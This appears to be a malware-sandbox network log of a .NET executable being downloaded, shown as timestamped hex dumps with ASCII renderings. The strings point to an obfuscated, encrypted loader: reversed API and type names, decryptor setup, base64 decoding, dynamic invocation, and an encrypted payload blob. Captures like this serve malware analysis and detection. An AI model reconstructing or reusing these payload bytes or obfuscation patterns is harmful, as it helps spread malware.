2021-12-31 18:12:58 UTC	78	IN	Data Raw: 00 93 00 b4 44 a2 0f eb 01 1c f0 00 00 08 00 93 00 c8 44 74 09 eb 01 24 f0 00 00 08 00 93 00 dc 44 74 09 eb 01 2c f0 00 00 08 00 93 00 f0 44 c2 0a eb 01 34 f0 00 00 08 00 93 00 04 45 c2 0a eb 01 3c f0 00 00 08 00 93 00 18 45 c7 0a eb 01 44 f0 00 00 08 00 93 00 2c 45 c7 0a eb 01 4c f0 00 00 08 00 93 00 40 45 c7 0a eb 01 54 f0 00 00 08 00 93 00 54 45 c2 0a eb 01 5c f0 00 00 00 00 91 18 b9 16 37 01 eb 01 64 f0 00 00 08 00 c3 02 f9 40 07 0f eb 01 6c f0 00 00 08 00 c3 02 04 41 07 0f ec 01 74 f0 00 00 08 00 86 18 54 00 09 07 ed 01 7c f0 00 00 08 00 86 18 54 00 b5 0f ee 01 8c f0 00 00 08 00 c6 00 0f 41 1a 0f ef 01 94 f0 00 00 08 00 86 18 54 00 bc 0f ef 01 9c f0 00 00 08 00 86 18 54 00 c4 0f f1 01 a4 f0 00 00 08 00 86 18 54 00 c9 0f f2 01 ac f0 00 00 08 00 c6 00 Data Ascii: DDt$Dt,D4E<ED,EL@ETTE\7d@lAtT|TATTT
2021-12-31 18:12:58 UTC	82	IN	Data Raw: 84 18 54 00 d7 00 65 02 38 fa 00 00 08 00 93 00 4b 48 45 01 65 02 40 fa 00 00 08 00 93 00 5f 48 13 10 65 02 48 fa 00 00 00 00 91 18 b9 16 37 01 65 02 50 fa 00 00 08 00 c3 02 f9 40 07 0f 65 02 58 fa 00 00 08 00 c3 02 04 41 07 0f 66 02 60 fa 00 00 08 00 86 18 54 00 21 10 67 02 68 fa 00 00 08 00 86 18 54 00 26 10 68 02 78 fa 00 00 08 00 c6 00 0f 41 1a 0f 69 02 80 fa 00 00 08 00 86 18 54 00 2d 10 69 02 88 fa 00 00 08 00 86 18 54 00 35 10 6b 02 90 fa 00 00 08 00 86 18 54 00 3a 10 6c 02 98 fa 00 00 08 00 c6 00 1a 41 7e 01 6e 02 a0 fa 00 00 08 00 c6 00 25 41 7e 01 6e 02 a8 fa 00 00 08 00 c6 00 bb 2e 08 02 6e 02 b0 fa 00 00 08 00 c6 00 30 41 3b 0f 6e 02 c0 fa 00 00 08 00 c3 02 3b 41 4a 0f 6f 02 d0 fa 00 00 08 00 c6 00 51 41 5f 0f 70 02 d8 fa 00 00 08 00 c3 02 5c Data Ascii: Te8KHEe@_HeH7eP@eXAf`T!ghT&hxAiT-iT5kT:lA~n%A~n.n0A;n;AJoQA_p\
2021-12-31 18:12:58 UTC	86	IN	Data Raw: 18 b9 16 37 01 18 03 7c 07 01 00 08 00 86 18 54 00 d7 00 18 03 84 07 01 00 08 00 83 00 51 55 82 0e 18 03 8c 07 01 00 08 00 93 00 60 55 45 01 1a 03 94 07 01 00 08 00 93 00 74 55 71 15 1a 03 9c 07 01 00 08 00 86 18 54 00 d7 00 1a 03 a4 07 01 00 08 00 83 00 a7 55 7e 01 1a 03 ac 07 01 00 08 00 83 00 b2 55 7e 01 1a 03 b4 07 01 00 08 00 83 00 bd 55 7e 01 1a 03 bc 07 01 00 08 00 83 00 c8 55 7e 01 1a 03 c4 07 01 00 08 00 83 00 d3 55 7e 01 1a 03 cc 07 01 00 08 00 8 3 00 de 55 7e 01 1a 03 d4 07 01 00 08 00 c3 03 df 49 7e 01 1a 03 dc 07 01 00 08 00 c3 03 b8 46 7e 01 1a 03 00 00 00 00 00 00 c3 07 04 41 07 0f 1a 03 e4 07 01 00 08 00 c3 03 40 48 7e 01 1b 03 ec 07 01 00 08 00 83 18 54 00 7c 15 1b 03 00 00 00 00 00 00 c3 07 3b 41 4a 0f 1c 03 00 00 00 00 00 00 c3 07 27 44 Data Ascii: 7|TQU`UEtUqTU~U~U~U~U~I~F~A@H~T|;AJ'D
2021-12-31 18:12:58 UTC	90	IN	Data Raw: 6f 68 14 1b 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 f0 11 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 24 1b 36 03 04 12 01 00 08 00 16 00 6f 68 2c 1b 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 14 12 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 3c 1b 36 03 28 12 01 00 08 00 16 00 6f 68 44 1b 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 38 12 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 54 1b 36 03 4c 12 01 00 08 00 16 00 6f 68 5c 1b 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 5c 12 01 00 08 00 10 18 b9 16 37 01 36 03 00 00 00 00 03 00 46 00 14 18 6c 1b 36 03 70 12 01 00 08 00 16 00 6f 68 74 1b 36 03 00 00 00 00 03 00 06 18 54 00 65 01 36 03 80 12 01 00 08 00 10 18 b9 16 37 Data Ascii: oh6Te676F$6oh,6Te676F<6(ohD6Te6876FT6Loh\6Te6\76Fl6poht6Te67
2021-12-31 18:12:58 UTC	94	IN	Data Raw: 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 00 04 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 00 04 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 00 04 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 20 04 00 a7 29 00 00 05 00 a7 29 00 00 06 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 00 04 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 03 00 03 00 Data Ascii:))))))))))))))))))))))))))))))))))))))))
2021-12-31 18:12:58 UTC	97	IN	Data Raw: a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 10 10 03 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 00 01 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 03 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 01 00 a7 29 00 00 02 00 a7 29 00 00 02 00 8a 4f 00 00 03 00 8c 4f 00 00 04 00 8e 4f 00 00 01 00 5c 55 00 00 02 00 5e 55 00 Data Ascii:))))))))))))))))))))))))))))))))))))OOO\U^U

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	101	IN	Data Raw: 00 02 00 00 00 b0 71 00 00 29 8f 01 00 02 00 00 00 d6 71 00 00 04 00 03 00 07 00 06 00 0a 00 09 00 0b 00 09 00 0f 00 0e 00 10 00 0e 00 11 00 0e 00 12 00 0e 00 13 00 0e 00 14 00 0e 00 15 00 0e 00 16 00 0e 00 17 00 0e 00 18 00 0e 00 19 00 0e 00 1a 00 0e 00 25 00 24 00 28 00 27 00 2a 00 29 00 2b 00 29 00 2c 00 2b 00 2d 00 29 00 2e 00 29 00 2f 00 29 00 30 00 29 00 31 00 29 00 32 00 29 00 33 00 29 00 34 00 29 00 35 00 29 00 36 00 29 00 37 00 29 00 38 00 29 00 3b 00 3a 00 3c 00 3a 00 3e 00 3d 00 3f 00 3d 00 40 00 3d 00 41 00 3d 00 42 00 3d 00 43 00 3d 00 44 00 3d 00 45 00 3d 00 46 00 3d 00 47 00 3d 00 48 00 3d 00 49 00 3d 00 4a 00 3d 00 4b 00 3d 00 4c 00 3d 00 4d 00 3d 00 4e 00 3d 00 4f 00 3d 00 50 00 3d 00 51 00 3d 00 52 00 3d 00 53 00 3d 00 54 00 3d 00 55 00 Data Ascii: q)q%$('*)+),+-).)/)0)1)2)3)4)5)6)7)8);:<:>=?=@=A=B=C=D=E=F=G=H=I=J=K=L=M=N=O=P=Q=R=S=T=U
2021-12-31 18:12:58 UTC	105	IN	Data Raw: 42 5a 00 4c 50 77 67 6b 72 75 70 66 51 75 6e 78 32 51 33 76 63 00 4d 55 4e 70 57 6d 33 51 47 6a 70 77 4a 6b 6c 30 4c 55 00 70 43 76 69 45 37 69 4a 62 64 57 41 77 57 4a 49 51 63 00 54 41 59 6f 39 50 49 66 70 31 70 34 67 77 56 66 48 66 00 73 46 32 43 67 67 4e 33 72 6f 32 73 69 65 31 6e 63 4b 00 6a 74 78 77 39 70 63 6c 6f 38 76 65 6b 69 43 71 36 31 00 74 6e 71 77 31 67 39 42 4f 6e 51 68 44 71 71 69 33 4d 00 56 5a 74 34 65 4f 77 47 58 35 4b 6b 43 41 4e 45 55 46 00 73 75 4d 36 30 68 4c 53 76 41 56 4f 42 41 52 52 4e 48 00 68 4a 74 52 5a 33 42 55 6f 35 6d 79 42 59 53 74 59 6f 00 68 35 32 37 46 74 61 6d 50 71 6d 68 6b 4f 48 59 4b 6e 00 6d 42 61 4b 48 59 7a 51 70 76 46 52 53 47 69 39 4d 78 00 6f 42 55 6d 64 61 46 46 46 6f 6b 32 57 61 46 79 33 55 6c 00 68 6c 57 53 Data Ascii: BZLPwgkrupfQunx2Q3vcMUNpWm3QGjpwJkl0LUpCviE7iJbdWAwWJIQcTAYo9PIfp1p4gwVfHfsF2C ggN3ro2sie1ncKjtxw9pclo8vekiCq61tnqw1g9BOnQhDqqi3MVZt4eOwGX5KkCANEUFsuM60hLSvAVOBARRNHhJtR Z3BUo5myBYStYoh527FtamPqmhkOHYKnmBaKHYzQpvFRSGi9MxoBUmdaFFFok2WaFy3UlhlWS
2021-12-31 18:12:58 UTC	110	IN	Data Raw: 65 00 47 65 74 50 72 6f 63 41 64 64 72 65 73 73 00 70 72 6f 63 4e 61 6d 65 00 6b 65 72 6e 65 6c 33 32 00 72 65 68 63 74 61 4d 78 69 66 65 72 50 69 72 55 73 75 6f 6d 79 6e 6f 6e 41 70 74 74 48 73 6c 65 6e 6e 61 68 43 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 32 34 30 37 31 00 74 53 69 36 6a 72 35 49 73 35 5a 65 42 74 57 6d 53 51 56 00 61 72 67 00 6c 61 69 74 6e 65 64 65 72 43 74 6e 65 69 6c 43 6e 65 6b 6f 54 64 65 75 73 73 49 79 74 69 72 75 63 65 53 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 32 35 31 31 30 00 72 65 64 6e 69 42 72 65 6e 65 74 73 69 4c 6e 6f 69 73 73 65 53 79 6c 70 65 52 72 65 64 6e 69 42 72 65 6e 65 74 73 69 4c 72 65 68 63 74 61 70 73 69 44 6c 65 64 6f 4d 65 63 69 76 72 65 53 6d 65 74 73 79 53 34 39 33 32 34 00 74 78 Data Ascii: eGetProcAddressprocNamekernel32rehctaMxiferPirUsuomynonApttHslennahCledoMecivreSmetsyS24 071tSi6jr5Is5ZeBtWmSQVarglaitnederCtneilCnekoTdeussIytiruceSledoMecivreSmetsyS25110redniBrenetsiLnoi sseSylpeRredniBrenetsiLrehctapsiDledoMecivreSmetsyS49324tx
2021-12-31 18:12:58 UTC	114	IN	Data Raw: 69 6c 65 4d 6f 64 65 00 46 69 6c 65 41 63 63 65 73 73 00 46 69 6c 65 53 68 61 72 65 00 6c 6b 70 36 39 71 5a 47 63 00 4e 69 58 54 41 32 48 58 37 00 54 6f 41 72 72 61 79 00 73 31 46 65 43 49 54 44 67 00 73 65 74 5f 4b 65 79 00 73 65 74 5f 49 56 00 43 72 65 61 74 65 44 65 63 72 79 70 74 6f 72 00 57 72 69 74 65 00 7a 6c 58 58 6f 63 43 6c 69 00 67 65 74 5f 4f 66 66 73 65 74 54 6f 53 74 72 69 6e 67 44 61 74 61 00 77 4e 31 63 64 52 79 54 53 00 53 74 61 72 74 73 73 57 69 74 68 00 67 65 74 5f 43 68 61 72 73 00 4d 71 55 4b 55 67 6a 62 45 00 72 74 36 73 58 58 68 65 31 00 61 44 4b 71 78 59 71 5a 6f 00 4b 34 79 78 4c 4a 72 74 4b 00 75 76 4b 79 64 42 6a 76 34 00 75 33 54 47 46 51 42 65 78 00 6d 66 76 42 64 70 68 58 79 00 76 53 33 4c 6a 38 58 78 45 00 43 49 4b 46 42 59 35 Data Ascii: ileModeFileAccessFileSharelkp69qZGcNiXTA2HX7ToArrays1FeCITDgset_Keyset_IVCreateDecryptor WritezlXXocCliget_OffsetToStringDatawN1cdRyTSStartsWithget_CharsMqUKUgjbErt6sXXhe1aDKqxYqZoK4yxLJrtK uvKydBjv4u3TGFQBexmfvBdphXyvS3Lj8XxECIKFBY5
2021-12-31 18:12:58 UTC	118	IN	Data Raw: 6f 67 36 61 70 36 46 52 6c 55 36 00 54 30 67 45 54 75 45 65 54 55 4f 5a 34 55 36 53 39 33 75 00 7a 77 32 4f 37 73 45 6b 65 33 67 57 55 70 41 41 44 6e 4b 00 4e 30 35 68 76 51 48 74 4f 58 00 6c 50 6e 68 52 55 6b 74 32 54 00 63 44 30 68 4e 35 32 6e 4c 48 00 73 4a 33 68 72 50 57 78 58 37 00 56 61 76 68 62 34 30 41 73 37 00 52 65 6b 68 50 33 41 70 6d 30 00 61 59 73 68 36 35 62 44 69 63 00 52 37 6c 68 54 5a 31 42 70 5a 00 42 46 6d 32 56 59 45 4b 78 6c 51 4e 4f 32 39 52 33 54 69 00 47 52 49 38 42 4b 6a 4c 70 56 00 66 6e 38 38 43 6f 6f 75 67 67 00 75 67 53 38 78 79 43 67 67 66 00 69 48 49 38 44 37 49 47 79 50 00 50 66 4a 38 31 76 44 38 44 79 00 65 4e 64 38 67 6b 55 67 4b 47 00 43 41 6d 38 61 48 4c 32 56 46 00 66 77 72 68 44 73 74 51 6a 6e 00 4c 42 36 38 6c 66 51 Data Ascii: og6ap6FRlU6T0gETuEeTUOZ4U6S93uzw2O7sEke3gWUpAADnKN05hvQHtOXlPnhRUkt2TcD0hN52nL HsJ3hrPWxX7Vavhb40As7RekhP3Apm0aYsh65bDicR7lhTZ1BpZBFm2VYEKxlQNO29R3TiGRI8BKjLpVfn88Coougg ugS8xyCggfiHI8D7IGyPPfJ81vD8DyeNd8gkUgKGCAm8aHL2VFfwrhDstQjnLB68lfQ
2021-12-31 18:12:58 UTC	122	IN	Data Raw: 72 67 65 74 49 6e 76 6f 63 61 74 69 6f 6e 45 78 63 65 70 74 69 6f 6e 00 4b 69 34 69 42 36 36 4c 48 56 00 70 6f 77 69 4c 34 38 54 73 73 00 58 74 61 69 46 6c 38 61 64 6f 00 4f 4b 47 69 57 6b 70 66 76 42 00 4c 61 6f 69 6e 57 4a 51 53 45 00 43 6f 6e 73 74 72 75 63 74 6f 72 49 6e 66 6f 00 73 65 74 5f 49 74 65 6d 00 4f 76 65 72 66 6c 6f 77 45 78 63 65 70 74 69 6f 6e 00 54 72 79 47 65 74 56 61 6c 75 65 00 4e 75 6c 6c 52 65 66 65 72 65 6e 63 65 45 78 63 65 70 74 69 6f 6e 00 41 72 69 74 68 6d 65 74 69 63 45 78 63 65 70 74 69 6f 6e 00 64 62 4d 69 4a 72 69 77 34 70 00 68 50 55 41 68 6b 41 43 49 6d 00 74 69 4b 41 69 58 6b 78 59 79 00 50 4e 71 6c 6a 57 48 5a 49 56 00 45 6d 70 74 79 54 79 70 65 73 00 53 69 7a 65 6f 66 00 58 6b 57 6c 6b 43 31 35 33 42 00 4a 67 35 6c 74 Data Ascii: rgetInvocationExceptionKi4iB66LHVpowiL48TssXtaiFl8adoOKGiWkpfvBLaoinWJQSEConstructorInfo set_ItemOverflowExceptionTryGetValueNullReferenceExceptionArithmeticExceptiondbMiJriw4phPUAhkACImtiK AiXkxYyPNqljWHZlVEmptyTypesSizeofXkWlkC153BJg5lt
2021-12-31 18:12:58 UTC	126	IN	Data Raw: 64 30 39 62 36 36 33 62 65 32 38 39 37 36 63 31 66 31 33 00 6d 5f 37 36 39 36 34 37 36 34 62 63 37 66 34 63 64 63 62 35 34 63 39 66 62 31 65 32 39 31 64 66 66 31 00 6d 5f 33 38 35 62 30 36 30 32 36 38 34 33 34 35 63 30 62 63 62 36 32 63 32 65 62 63 35 61 66 34 66 64 00 6d 5f 34 39 38 63 37 32 65 39 62 37 64 61 34 34 32 38 39 37 65 35 31 37 36 63 64 38 36 35 36 32 63 38 00 6d 5f 30 65 34 36 62 36 36 66 39 36 65 61 34 38 39 61 38 61 64 33 38 32 30 30 61 66 66 64 39 61 64 63 00 6d 5f 31 63 34 64 38 37 36 35 66 37 38 36 34 37 32 39 38 64 65 34 66 64 30 66 62 33 35 62 38 61 65 32 00 6d 5f 63 63 36 30 34 39 30 38 30 63 34 32 34 36 38 61 61 39 31 62 61 37 32 34 37 37 66 65 33 30 34 00 6d 5f 37 32 66 65 62 64 30 34 35 66 34 66 34 34 37 30 61 36 65 32 64 31 63 Data Ascii: d09b663be28976c1f13m_76964764bc7f4cdcb54c9fb1e291dff1m_385b0602684345c0bcb62c2ebc5af4fdm _498c72e9b7da442897e5176cd86562c8m_0e46b66f96ea489a8ad38200affd9adcm_1c4d8765f78647298de4fd0fb35b8ae 2m_cc6049080c42468aaa91ba72477fe304m_72febd045f4f4470a6e2d1c
2021-12-31 18:12:58 UTC	129	IN	Data Raw: 61 79 36 63 57 54 00 58 36 4d 6e 7a 48 73 35 48 46 00 62 70 31 35 6e 4a 43 47 6d 5a 00 78 6e 6d 35 45 62 6f 64 33 6d 00 78 67 6a 35 78 57 6b 6a 37 63 00 47 45 4b 35 4a 77 56 76 35 51 00 4b 35 4e 35 79 72 34 51 71 45 00 51 50 32 35 55 76 75 33 4b 44 00 41 6d 63 35 6b 6b 50 79 4a 5a 00 50 50 72 35 71 69 39 46 76 53 00 42 69 6e 64 65 72 00 54 6f 43 68 61 72 41 72 72 61 79 00 46 72 6f 6d 42 61 73 65 36 34 43 68 61 72 41 72 72 61 79 00 54 6f 43 68 61 72 00 41 70 70 65 6e 64 00 49 6e 76 6f 6b 65 4d 65 6d 62 65 72 00 47 65 74 4d 65 6d 62 65 72 00 6f 70 5f 45 78 70 6c 69 63 69 74 00 53 69 7a 65 4f 66 00 41 70 70 6c 69 63 61 74 69 6f 6e 00 53 79 73 74 65 6d 2e 57 69 6e 64 6f 77 73 2e 46 6f 72 6d 73 00 67 65 74 5f 45 78 65 63 75 74 61 62 6c 65 50 61 74 68 00 54 68 Data Ascii: ay6cWTX6MnzHs5HFbp15nJCGmZxnm5Ebod3mxgj5xWkj7cGEK5JwVv5QK5N5yr4QqEQP25Uvu3KDAm c5kkPyJZPPr5qi9FvSBinderToCharArrayFromBase64CharArrayToCharAppendInvokeMemberGetMemberop_ExplicitSi zeOfApplicationSystem.Windows.Formsget_ExecutablePathTh

Timestamp	kBytes transferred	Direction	Data
2021-12-31 18:12:58 UTC	133	IN	Data Raw: 69 00 67 00 6f 00 4c 00 6c 00 71 00 53 00 74 00 6e 00 65 00 69 00 6c 00 43 00 6c 00 71 00 53 00 61 00 74 00 61 00 44 00 6d 00 65 00 74 00 73 00 79 00 53 00 38 00 35 00 35 00 36 00 00 0f 52 00 65 00 70 00 6c 00 61 00 63 00 65 00 00 27 46 00 72 00 6f 00 6d 00 42 00 61 00 73 00 65 00 36 00 34 00 43 00 68 00 61 00 72 00 41 00 72 00 72 00 61 00 79 00 00 17 54 00 6f 00 43 00 68 00 61 00 72 00 41 00 72 00 72 00 61 00 79 00 00 0d 4c 00 65 00 6e 00 67 00 74 00 68 00 00 07 47 00 65 00 74 00 00 59 4c 00 4b 00 4c 00 30 00 4a 00 67 00 6b 00 58 00 32 00 32 00 6f 00 4f 00 76 00 43 00 4a 00 70 00 44 00 58 00 68 00 7a 00 6a 00 78 00 6f 00 34 00 7a 00 37 00 75 00 42 00 48 00 77 00 45 00 44 00 41 00 4e 00 76 00 56 00 4c 00 6a 00 4e 00 50 00 41 00 65 00 49 00 3d 00 00 31 65 Data Ascii: igoLlqStneilClqSataDmetsyS8556Replace'FromBase64CharArrayToCharArrayLengthGetYLKL0JgkX22 oOvCJpDXhzjxo4z7uBHwEDANvVLjNPAeI=1e
2021-12-31 18:12:58 UTC	137	IN	Data Raw: 05 0a 0f 05 08 1d 05 18 08 08 1d 05 08 08 05 20 01 01 0f 01 09 20 02 12 80 c1 0e 11 81 2d 07 20 04 01 08 08 08 08 04 00 01 1c 1c 03 07 01 1c 04 00 01 02 0e 05 20 00 12 81 65 05 20 02 0e 0e 0e 06 20 01 12 81 69 0e 06 00 03 18 18 0e 09 05 00 02 0e 0e 0e 07 00 04 18 18 09 09 09 0a 00 05 08 18 18 1d 05 09 10 18 06 00 03 0e 0e 0e 0e 08 00 04 08 18 08 08 10 08 06 00 03 18 09 08 09 04 00 01 08 18 03 00 00 18 05 00 02 02 18 18 0a 07 05 1d 05 12 81 6d 08 08 08 0d 20 04 01 0e 11 81 71 11 81 75 11 81 79 05 00 00 12 80 ad 07 00 01 1d 05 12 80 ad 08 07 02 12 80 ad 12 80 f9 05 20 00 12 80 a1 07 20 03 01 1d 05 08 08 04 00 01 08 0e 0b 07 06 0f 03 45 0e 08 08 08 0f 03 05 00 02 02 0e 0e 06 07 04 02 02 08 08 04 20 01 02 0e 04 20 01 03 08 07 07 04 1d 05 08 08 08 06 07 03 1d Data Ascii: - e im quy E
2021-12-31 18:12:58 UTC	142	IN	Data Raw: 04 06 12 82 58 06 20 02 01 1c 10 02 09 00 03 01 1c 10 02 12 82 58 04 06 12 82 5c 07 00 02 01 1c 12 82 5c 04 06 12 82 60 06 20 01 12 80 ad 1c 09 00 02 12 80 ad 1c 12 82 60 04 06 12 82 64 05 20 02 01 1c 0a 08 00 03 01 1c 0a 12 82 64 04 06 12 82 68 07 20 01 1d 12 81 1d 1c 0a 00 02 1d 12 81 1d 1c 12 82 68 04 06 12 82 6c 06 20 01 12 80 95 1c 09 00 02 12 80 95 1c 12 82 6c 04 06 12 82 70 07 00 02 02 1c 12 82 70 04 06 12 82 74 09 20 02 02 12 80 95 12 80 95 0c 00 03 02 12 80 95 12 80 95 12 82 74 04 06 12 82 78 04 20 01 05 1c 07 00 02 05 1c 12 82 78 04 06 12 82 7c 04 20 01 0a 1c 07 00 02 0a 1c 12 82 7c 04 06 12 82 80 04 20 01 0c 1c 07 00 02 0c 1c 12 82 80 04 06 12 82 84 04 20 01 0d 1c 07 00 02 0d 1c 12 82 84 04 06 12 82 88 07 20 02 12 80 ad 1c 0e 0a 00 03 12 80 ad Data Ascii: X X\\` `d dh hl lppt tx x| |
2021-12-31 18:12:58 UTC	146	IN	Data Raw: d7 7b 95 c7 19 9b f4 c0 cd b7 51 f5 d4 9f 1c e6 c9 f3 16 31 99 fe 93 cf 1c 6a 38 dd 25 b3 35 3c f0 61 be da 09 5d a1 c0 98 41 d9 a7 34 33 19 df d7 27 f0 df 69 b7 7b a1 45 28 0f c9 ca bc 6b 41 8d 56 40 92 67 e5 06 fa 37 10 ea ef 44 01 2d 76 d2 f8 c5 71 a6 18 d0 27 c8 ae 57 44 95 97 90 cd f3 33 fd 37 85 f7 2c 9a dd 71 a3 ed e2 5a 15 58 2e cd 11 04 be 97 2b 4f 48 40 e1 88 a5 c4 a1 66 1f 10 b6 ae 0f 06 8d 30 52 23 ad b1 32 ab 54 f0 7e fe 58 07 63 0c 13 bd 1e b1 b5 79 13 c0 34 ac e8 cf 23 5a 42 84 14 b7 1f 5e 6d 8b a2 bf de 72 2b d7 03 ca 4b 4d 98 df 39 13 08 2a 7f 77 c8 47 28 7b d5 47 14 31 20 e8 06 f5 bd 2e 16 56 4d 21 21 d6 3c 72 56 36 b0 0b 50 2c 0f 18 38 e0 3a 46 ea 81 dc 20 62 87 0b c2 83 8f 34 63 08 8b c7 69 53 9d 36 1e 95 48 14 4c da 12 03 1a c1 9d af Data Ascii: {Q1j8%5<a]A43'i{E(kAV@g7D-vq'WD37,qZX.+OH@f0R#2T~Xcy4#ZB^mr+KM9*wG({G1 .VM!!<rV6P,8:F b4 ciS6HL
2021-12-31 18:12:58 UTC	150	IN	Data Raw: 60 3c 78 e7 eb 3a 6f 2d fb 84 45 e5 41 a9 a4 48 85 4f 2e 6e db 02 fc 3a 0b 40 b2 ef fd e1 5d b0 fa 99 2b 83 6d 5c 9c 18 8c a2 ac 7d 53 d7 3a 03 b6 2a 4c 2f c7 45 26 69 d7 be ab 01 cc ca 84 c4 34 8e 2b c3 ee 36 0a 9e 27 f5 52 7e 11 f9 62 27 2e 95 7c 79 d4 1d 86 95 7e 41 cd 4b 29 e7 9e 8d 99 86 67 73 19 f5 e3 fc 65 bf 28 dd 21 a3 a3 1c a2 db 67 6e 53 9a 7f 49 c7 51 94 af 17 4a 75 49 d2 a2 1f cf e6 84 f9 12 eb c1 02 1e ed 65 6f e0 78 93 79 70 3a fc 17 e2 31 3e fc 18 53 3f 4b c3 e3 95 fc f0 e9 a0 13 99 a3 d3 37 02 3f ac 0a 00 42 15 5e c0 54 85 bc 2a 9a 01 53 6b 49 88 86 1f 99 04 2b 4a f5 4f c6 02 d4 5f b5 d0 7d 34 ec 7c 07 ad cf a0 88 36 55 bc a0 59 8a 19 dc ab db b8 9b 6f cf 6d fd da 99 e2 73 d5 bf 47 7c 2e bc 27 a2 13 bd 92 14 e8 59 b1 85 7f c6 eb 57 54 35 Data Ascii: `<x:o-EAHO.n:@]+m\}S:*L/E&i4+6'R~b'.|y~AK)gse(!gnSIQJuleoxyp:1>S?K7?B^T*SkI+JO_}4|6UYoms G|.'YWT5
2021-12-31 18:12:58 UTC	154	IN	Data Raw: 34 52 aa c5 e3 ff 54 a7 4c 92 3c 8d c2 08 bc b2 6f ef 5a 75 19 44 50 7b 04 aa b6 75 b0 0d c5 51 fc 81 0f d1 92 18 60 2f 69 99 25 ec a2 ba 2e e3 e7 6e 47 d9 69 e5 86 5b c9 7d 56 84 9b 71 03 24 9a 21 d5 4d 06 dd c8 a6 48 61 c2 5a 1d aa b1 72 f1 4e a2 ed 93 e4 83 19 07 11 3a 20 5c 0f 4c 07 06 9b 3b 6d 5e 4d 1d 95 f1 7a b5 d1 9d 1a a2 c2 30 61 eb 29 41 ca 55 b5 5d 7b 33 9c 61 78 3d 78 c6 39 1d 4b 49 43 1a fe b5 17 4a b4 ac c3 01 fa 40 8d 5a ef 6d b6 41 ba 54 cd 8e 9c 1b 17 75 13 c4 a4 ad 65 13 13 d9 1d 92 31 47 91 db 5e 85 a8 17 40 aa 34 61 0d b9 e6 ff 54 93 8b 5e 78 75 17 7b ca fd 21 f5 62 65 87 8e 75 59 35 2f de c3 e8 9c 38 3c e7 f6 e8 17 e5 8d e4 38 ce c3 db 88 e4 66 6e eb 77 04 9a 3e 48 1c 64 2b b4 ba 7d 23 52 fb dd bc e4 92 be 51 fd b5 1a b6 5e e3 7b a1 Data Ascii: 4RTL<oZuDP{uQ`/i%.nGi[}Vq$!MHaZrN: \L;m^Mz0a)AU]{3ax=x9KICJ@ZmATue1G^@4aT^xu{!beuY5/8<8f nw>Hd+}#RQ^{
2021-12-31 18:12:58 UTC	158	IN	Data Raw: c4 0f 4c 9e 63 67 fd d1 90 e9 74 dd 0d ad 1b ed e9 e1 b1 34 33 0b c0 ee eb 64 9c 76 73 47 6b 01 f1 a1 92 bb 8e 6e a7 04 0f 43 98 ed 75 05 82 38 40 b8 7b 5e db 79 b2 9a 65 0d 09 70 4e f4 cd 3d ac 03 09 94 65 f8 96 f2 13 bb 88 59 07 a7 04 e2 81 40 8d e6 d2 77 95 32 ef 0c 50 df 49 40 0f 95 ec 0b b8 9c 30 ba 60 fe c7 ee fc 78 55 7e 49 d1 e3 88 78 71 4f ae 3c 68 4b 0f 81 55 b0 eb 7a ae ee 3d ea 66 dd bb 08 20 0e 28 39 84 3f 39 91 59 26 81 51 11 67 d5 09 c0 87 0b 28 a8 d9 65 81 db 34 d1 d2 67 5f 75 1c a5 cc 56 11 7b 85 36 63 a6 20 d5 e0 14 0d 05 ff 6b fe 6f 11 9c 71 22 e3 fb c0 77 a8 d1 a9 0b fb a4 0d 8d e2 96 4b 8f d4 6c 6d ca 76 da cf fe f1 55 6d 70 82 0e 67 d8 c3 10 aa 7e c3 a7 56 d3 2e f7 e6 9f 6d d8 5e ca 73 aa 77 4b 7b 14 51 a0 1c 77 bc 43 ea 07 41 a7 8c Data Ascii: Lcgt43dvsGknCu8@{^yepN=eY@w2PI@0`xU~IxqO<hKUz=f (9?9Y&Qg(e4g_uV{6c koq"wKlmvUm pg~V.m^swK{QwCA
